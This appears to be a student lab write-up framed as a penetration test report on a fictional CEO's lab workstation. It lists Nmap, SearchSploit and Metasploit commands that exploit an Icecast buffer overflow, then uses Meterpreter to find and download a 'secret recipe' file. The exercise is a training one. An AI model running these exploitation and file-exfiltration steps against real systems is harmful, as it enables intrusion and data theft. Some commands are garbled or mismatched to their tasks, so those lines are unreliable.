GoodSecurity Penetration Test Report

ChristopherMeenach@GoodSecurity.com

01/29/2022

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp's CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans' computer and determine if it is at risk. GoodSecurity's overall objective was to exploit any vulnerable software and find the secret recipe file on Hans' computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were

identified on Hans' desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploit two programs that had major vulnerabilities. The details of the attack can be found in the 'Findings' category.

Machine IP:

192.168.0.20

Hostname:

MSEDGEWIN10

Vulnerability Exploited: Icecast HTTP Header Buffer Overflow // 8000/tcp open http Icecast streaming media server

Vulnerability Explanation:

Icecast application on 192.168.0.20 allows for a buffer overflow to be exploited. An bad actor can remotely gain control of the system by this exploit. By overwriting the system of Icecast flaw witch writes past the end of pointer array when receiving 32 HTTP headers

Some of the remote actions can be done:

File discovery and download, Key logging, Privilege escalation etc..

Severity:

Critical


Proof of Concept:

Instructions

You've been provided full access to the network and are getting ping responses from the CEO's workstation.


1. Perform a service and version scan using Nmap to determine which services are up and running:
    - Run the Nmap command that performs a service and version scan against the target.

        Answer: nmap -sV 192.168.0.20




2. From the previous step, we see that the Icecast service is running. Let's start by attacking that service. Search for any Icecast exploits:
    - Run the SearchSploit commands to show available Icecast exploits.

    Answer: searchsploit Icecast




3. Now that we know which exploits are available to us, let's start Metasploit:
    - Run the command that starts Metasploit:

      Answer: msfconsole



4. Search for the Icecast module and load it for use.
    - Run the command to search for the Icecast module:


      Answer: search Icecast



- Run the command to use the Icecast module:


  Note: Instead of copying the entire path to the module, you can use the number in front of it.

  Answer: use #0




5. Set the `RHOST` to the target machine.
    - Run the command that sets the `RHOST`:

Answer: set RHOST 192.168.0.20




6. Run the Icecast exploit.
    - Run the command that runs the Icecast exploit.

        Answer: exploit




    - Run the command that performs a search for the `secretfile.txt` on the target.

        Answer: search -f secretfile.txt




7. You should now have a Meterpreter session open.
    - Run the command to performs a search for the `recipe.txt` on the target:

Answer: search -f recipe.txt



- **Bonus**: Run the command that exfiltrates the `recipe*.txt` file:

  Answer: download C:\User|IEUser\Documents\Drinks.recipe.txt




8. You can also use Meterpreter's local exploit suggester to find possible exploits.
   - **Note:** The exploit suggester is just that: a suggestion. Keep in mind that the listed suggestions may not include all available exploits.

Bonus


A. Run a Meterpreter post script that enumerates all logged on users.

Answer: run post/multi/recon/local_exploit_suggester



